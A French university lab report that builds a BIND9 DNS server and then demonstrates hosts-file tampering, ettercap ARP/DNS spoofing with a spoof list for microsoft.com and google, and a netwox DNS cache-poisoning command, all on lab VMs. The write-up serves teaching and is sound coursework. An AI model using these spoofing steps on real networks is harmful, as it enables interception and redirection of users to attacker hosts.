

TP3 : Mise en place et attaques sur DNS

Sécurité des Réseaux, Filière ISC – Année 2 - 2021/2022

Nikola Antonijevic et Ludovico Grabau

08.01.2022

TP3 : Mise en place et attaques sur DNS

De quoi s'agit-il

Démarche, résultats et réponses

0. Procédure d'installation du TP (Optionnel)

1. Configuration du DNS

2. Configurer une zone sur le serveur DNS

3. Attaquer le serveur DNS

3.1. Modifier le fichier hosts

3.2. Modifier les réponses du DNS au client

3.3. DNS Server cache poisoning

Conclusion

De quoi s'agit-il

Le but de ce TP est de mettre en place trois machines, une pour simuler un attaquant sur un serveur DNS, une qui serait le poste client utilisant le DNS en question et la dernière qui est le serveur DNS lui-même. À l'aide de ces trois machines, après les avoir toutes configurées correctement, nous allons réaliser deux types d'attaques sur le DNS : le DNS (ARP) spoofing et DNS Server cache poisoning.

Démarche, résultats et réponses


0. Procédure d'installation du TP (Optionnel)

A quoi sert un serveur DNS ?

Le serveur DNS (Domain Name System) est un service dont la principale fonction est de traduire un nom de domaine (e.g. : google.com) en adresse IP. Pour simplifier, le serveur DNS agit comme un annuaire que consulte un ordinateur au moment d'accéder à un autre ordinateur via un réseau. Autrement dit, le serveur DNS est ce service qui permet d'associer à un site web, une adresse IP, comme un annuaire téléphonique permet d'associer un numéro de téléphone à un nom d'abonné.

<https://www.journaldunet.fr/web-tech/dictionnaire-du-webmastering/1203373-dns-serveur-dns-domain-name-system-definition-traduction/>

Les VM DNS_Serv, DNS_Client et DNS_Attaquant devront être connectées sur le même réseau sur VMWare du nom de VMnet8(NAT). Vérifier que les machines virtuelles sont correctement connectées à ce réseau dans les paramètres de chaque VM.



Dans cet onglet on peut choisir le réseau désiré.

Commande utilisé pour trouver les adresses IP :

```
> ip addr
```

Adresses IP de chaque machine :

```
DNS_Attaquant : 192.168.192.132 (/130)
DNS_Serv : 192.168.192.133 (/129)
DNS_Client : 192.168.192.134 (/131)
```

1. Configuration du DNS

Installation de l'outil permettant de faire qu'une machine virtuelle fonctionne comme un serveur DNS.

```
> sudo apt install bind9
```

Pour la configuration de BIND9 nous allons faire les étapes suivantes.

La première étape est de désactiver DNSSEC.

Dans le fichier named.conf.options, commenter la ligne adéquate en rapport avec DNSSEC et ajouter celle qui permet de le désactiver complètement.

```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replaci$
    // the all-0's placeholder.

    // forwarders {
```


```
// 0.0.0.0;
// };

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys.  See https://www.isc.org/bin$
//=====
// dnssec-validation auto;
dnssec-validation no;
auth-nxdomain no;    # conform to RFC1035
listen-on-v6 { any; };

};
```

Pour que les modifications soient prises en compte, il nous faut redémarrer le service de bind9.

```
> sudo service bind9 restart
```



L'image au dessus ne montre pas la configuration DNS utilisé lors du labo, l'illustration est là pour montrer à quoi ressemble la fenêtre en question. Dans DNS on aurait utilisé l'adresse de notre serveur DNS qui est "192.168.192.133".

C'est de cette façon qu'on indique le serveur DNS qu'on souhaite utiliser.


Redémarrer le network-manager pour mettre à jour nos changements.

```
> sudo service network-manager restart
```

A ce moment du TP il nous faut lancer Wireshark sur la machine Windows de l'étudiant, pour vérifier que nos requêtes DNS sont bien échangées et que tout fonctionne correctement.

```
> ping hepia.ch
```

Vérifier que les requêtes DNS sont bien échangées entre les deux machines virtuelles à l'aide d'un ping sur hepia.ch.



Effectuer une nouvelle fois ce ping, que se passe-t-il ? Pourquoi ?

Le cache DNS à été remplie avec le domaine et l'adresse IP de "hepia.ch", donc il ne refait plus d'appel DNS lors d'un second ping vers ce domaine car il l'a mémorisé, il peut le faire côté Client comme côté Serveur. Dorénavant, il peut y accéder directement, sans devoir appeler le protocole DNS.

2. Configurer une zone sur le serveur DNS

Pour configurer une zone primaire sur notre serveur DNS local, il faut modifier le fichier indiqué dans la commande dessous et le modifier pour indiquer que labhepia.ch est dorénavant bien cette zone dites primaire.

```
> sudo nano /etc/bind/named.conf.local
```

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

zone "labhepia.ch" {
    type master;
    file "/etc/bind/db.labhepia.ch.zone";
};
```

On va modifier certains paramètres du service bind pour pouvoir faciliter le fonctionnement de la suite du TP pour qu'il puisse correctement employer la zone configuré au-dessus. Pour ça on le copie comme démontré à la suite.

```
> sudo cp /etc/bind/db.empty /etc/bind/db.labhepia.ch.zone
```

Puis on va le remplir avec les informations de nos machines.

```
> sudo nano /etc/bind/db.labhepia.ch.zone
```

```
; BIND reverse data file for empty rfc1918 zone
;
; DO NOT EDIT THIS FILE - it is used for multiple zones.
; Instead, copy it, edit named.conf, and use that copy.
;
$TTL      86400
@         IN      SOA      localhost. root.localhost. (
                        1          ; Serial
                        604800     ; Refresh
                        86400      ; Retry
                        2419200    ; Expire
                        86400 )    ; Negative Cache TTL
;
@         IN      NS       ns.labhepia.ch
@         IN      MX       10 mail.labhepia.ch

client    IN      A        192.168.192.134 ; Address of DNS_Client
attack    IN      A        192.168.192.132 ; Address of DNS_Attaquant
```

Une fois que cela est fait, il ne reste plus qu'à redémarrer le service bind.

```
> sudo service bind9 status
> sudo service bind9 restart
```

3. Attaquer le serveur DNS

3.1. Modifier le fichier hosts

Dans cette partie nous allons montrer un exemple d'un attaquant qui a réussi à s'infiltrer dans la machine de l'utilisateur en tant qu'admin et à modifier le fichier qui gère l'ordre de priorité des requêtes DNS dans le réseau.

Rediriger le nom de domaine www.mabanque.ch sur l'adresse IP 1.2.3.4. A faire sur la machine DNS_Client. Tester et montrer les résultats.

```
> sudo nano /etc/hosts
```

```
127.0.0.1      localhost
127.0.1.1      ubuntu
1.2.3.4        www.mabanque.ch

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```

Une fois que cela est accompli, nous faisons un ping sur le nom de domaine pour démontrer la redirection de l'adresse IP.

```
> ping www.mabanque.ch
PING www.mabanque.ch (1.2.3.4) 56(84) bytes of data.
^C
--- www.mabanque.ch ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3164ms
```

3.2. Modifier les réponses du DNS au client

Dans cette exercice, nous allons faire de l'ARP spoofing ou ARP poisoning ou encore DNS spoofing. Ca consiste essentiellement à avoir un attaquant qui se positionne comme Man-In-The-Middle pour pouvoir récupérer toutes les requêtes DNS du user.

Lors de la réalisation de ce labo, les adresses des serveurs ont changé de ceux qu'on avait initialement prélevées, car les séances de TP ne sont pas les mêmes, c'est pour cela que les hosts utilisés sont "192.168.192.129", "192.168.192.130" et "192.168.192.131" au lieu de celles spécifiées plus haut.

```
DNS_Serv : 192.168.192.129
DNS_Attaquant : 192.168.192.130
DNS_Client : 192.168.192.131
```

Dans un fichier nous allons définir quels seront les domaines touché par cette attaque.

```
> sudo nano /etc/ettercap/etter.dns
```

Je n'ai pas réussi à retrouver de screens de quand j'ai complété cette étape mais je me souviens que le site que j'ai choisis comme nom de domaine concerné par l'attaque est celle de "microsoft.com". Le fichier devrait être remplis avec les trois premières lignes de l'image en dessous.

microsoft.com	A	192.168.183.136	
*.microsoft.com	A	192.168.183.136	
www.microsoft.com	PTR	192.168.183.136	# Wildcards in PTR are not allowed
yahoo.com	A	192.168.183.136	
*.yahoo.com	A	192.168.183.136	
google.com	A	192.168.183.136	
*.google.com	A	192.168.183.136	
www.google.com	PTR	192.168.183.136	
google.ch	A	192.168.183.136	
*.google.ch	A	192.168.183.136	
www.google.ch	PTR	192.168.183.136	

Nous allons ensuite, ouvrir "ettercap".

Allons dans l'onglet : "Sniff" -> "Unified Sniffing", puis là on choisit la bonne interface ethernet. Après, dans l'onglet "Hosts" -> clique "Scan for hosts" -> "Hosts List".

Une fois au bon endroit on ajoute l'IP du serveur DNS et de la machine client comme target, on peut voir la confirmation des choix d'adresses dans les illustrations plus bas.

Une fois qu'on a mis tout ça en place nous pouvons passer à l'ARP poisoning.

Dans "MitM" sélectionner ARP poisoning et activer l'option "Sniff remote connections".

Une fois toutes ces étapes de configurations complétées, on doit activer le dns_spoof qui se trouve dans "Plugins" -> "Manage the plugins".


Avant d'exécuter l'attaque dns spoofing, on vide le cache du client DNS à l'aide de la commande suivante.

```
> sudo systemd-resolve --flush-caches
```


Vérifier et montrer que l'attaque fonctionne.

Attaque sur "microsoft.com" :

Sur l'image suivante, j'ai spoof vers une IP qui est 107.170.40.56.



Ensuite, j'ai modifié l'adresse IP pour que ce soit celle de l'attaquant, comme on peut le voir sur l'image en dessous.



Désactiver le spoofing et refaire les requêtes, que se passe-t-il ? Pourquoi ?

Rien ne se passe car le spoofing a été désactivé.


3.3. DNS Server cache poisoning

Le but de cette dernière partie est d'intercepter les requêtes émises par le serveur DNS pour les remplacer avec des requêtes malveillantes. Donc réussir à faire que si l'utilisateur fait un appel au serveur DNS lorsqu'il essaye de joindre un nom de domaine comme "www.microsoft.com", la machine de l'attaquant l'intercepte et le redirige vers l'adresse IP qu'il veut dans ce cas ce serait vers l'adresse IP de l'attaquant. De cette façon une fois l'adresse en cache, toutes les requêtes seront dévié vers la mauvaise adresse IP sans que l'utilisateur s'en rende compte. On va utiliser l'outil "netwox" pour simuler cette attaque.

Au lieu d'utiliser "www.google.com", j'ai utilisé "www.microsoft.com".

D'abord je vide le cache, ensuite je vérifie si il est bien vide, puis j'exécute l'attaque.

```
> sudo rndc flush
> sudo systemd-resolve --statistics
> sudo netwox 105 -h www.microsoft.com -H 192.168.192.130 -a microsoft.com -A 192.168.192.130 --spooftip "raw" --ttl 86400
```



The screenshot shows a terminal window titled "root@dns-attaquant: ~" with a menu bar (Fichier, Édition, Affichage, Rechercher, Terminal, Aide). The terminal displays the output of the command `sudo netwox 105 -h www.microsoft.com -H 192.168.192.130 -a microsoft.com -A 192.168.192.130 --spooftip "raw" --ttl 86400`. The output shows several DNS messages:

```
root@dns-attaquant:~# sudo netwox 105 -h www.microsoft.com -H 192.168.192.130 -a microsoft.com -A 192.168.192.130 --spooftip "raw" --ttl 86400
DNS question
| id=12528 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1 answer=0 auth=0 add=0
| connectivity-check.ubuntu.com. A
|
DNS answer
| id=12528 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1 answer=1 auth=1 add=1
| connectivity-check.ubuntu.com. A
| connectivity-check.ubuntu.com. A 86400 192.168.192.130
| microsoft.com. NS 86400 microsoft.com.
| microsoft.com. A 86400 192.168.192.130
|
DNS question
| id=58520 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1 answer=0 auth=0 add=0
| connectivity-check.ubuntu.com. AAAA
|
DNS question
| id=36755 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=0 ra=0  quest=1 answer=0 auth=0 add=1
| connectivity-check.ubuntu.com. A
| . OPT UDPPl=512 errcode=0 v=0 ...
|
DNS answer
| id=36755 rcode=OK          opcode=QUERY
```

```

Applications ▾ Emplacement... ▾ Terminal ▾ mar 16:58
root@dns-attaquant: ~
Fichier Édition Affichage Rechercher Terminal Aide
| discord.com. SOA 3600 gabe.ns.cloudflare.com. ...
| discord.com. UNKNOWN(47) 3600 01 00 07 'discord' 03 'com' 00 00 0d 'b' 05 80 04 'T' 0
b 8d 1c c0 00 00 00 10 01 01 c0|
| discord.com. UNKNOWN(46) 3600 00 06 0d 02 00 00 0e 10 'a' 9e 'n' e1 'a' 9b af c1 86 c
9 07 'discord' 03 'com' 00 'X' b5 9d 'v' bf 85 'CSv' d9 9e ab b7 aa d3 'i' 88 d1 00 '^'
d9 'qw' e5 f1 fa fa a0 f5 ad db cc '5+Kp=' c7 f3 b0 '.' 12 17 16 a9 ']' 87 cb ')' 18
'|' bc 22 a2 'E' e9 f5 7f ae 'B' 1e 86|
| discord.com. UNKNOWN(46) 3600 00 '/' 0d 02 00 00 0e 10 'a' 9e 'n' e1 'a' 9b af c1 86
c9 07 'discord' 03 'com' 00 07 ',DL' 88 e0 'a' c0 e5 a1 ae d1 '.Ic' 1c b9 0f a2 df a9 c
f 'g' 22 'Q' 06 fa 'LL' dd b7 ba cb fd b1 c5 81 'Yl' 8e 'J4av' 08 ce fc 10 02 22 '8' ab
'|' a0 95 'w' 05 f2 'PD' bb ca 'g' ef|
| . OPT UDPPl=1232 errcode=0 v=0 ...
|
DNS_answer
| id=5905 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=0 auth=1 add=0
| discord.com. AAAA
| discord.com. SOA 3600 gabe.ns.cloudflare.com. ...
|
DNS_answer
| id=49935 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
| discord.com. A
| discord.com. A 86400 192.168.192.130
| microsoft.com. NS 86400 microsoft.com.
| microsoft.com. A 86400 192.168.192.130

```

Détailler et expliquer à quoi correspond chaque option de la ligne de commande.

```

sudo netwox 105 -h www.example.com -H <IP_ATAQUANT> -a ns.example.com -A
<IP_ATAQUANT> --spoofip "raw" --ttl 86400

```

J'ai utilisé ce site web pour trouver les informations,
C'est la page correspondante au "Tool 105: Sniff and send DNS answers"
https://web.ecs.syr.edu/~wedu/SCIENS/seed/Labs/Lab_Setup/netw522/netwox-doc_html/tools/105.html

105 : Outil n°105 permettant de faire du Sniff et envoyer des réponses DNS
-h : hostname
-H : IP du hostname
-a : nom autoritaire du serveur
-A : IP du nom autoritaire du serveur
--spoofip "raw" : spoof pour IPv4 ou IPv6
--ttl 86400 : Time to live pour la réponse

Vider le cache sur la machine client puis essayer de ping certaines adresses.

Que se passe-t-il ?

On peut apercevoir sur la première et dernière image que l'attaque en question continue à avoir lieu malgré qu'on ait vidé le cache sur le DNS client.

Arrêter l'attaque sur la machine Kali puis vider le cache de la machine client. Réeffectuer les mêmes requêtes.

Que se passe-t-il ? Pourquoi ?

Dans ce cas, le DNS reprendra son cours normalement et le comportement initial du serveur reviendra.

Conclusion

En guise de conclusion, nous pouvons résumer que nous avons correctement mis en place et configuré trois machines, une pour simuler un attaquant qui aura la possibilité d'essayer deux attaques sur le serveur DNS, une qui est l'ARP spoofing/poisoning et l'autre le DNS cache poisoning, une machine client qui permet de voir le point de vue d'un utilisateur quelconque sur cette machine avec le DNS qu'on aura mis en place et finalement notre machine qui sert de serveur DNS qui aura souffert des diverses attaques malveillantes rendant son fonctionnement corrompu et cela caché des yeux de l'utilisateur.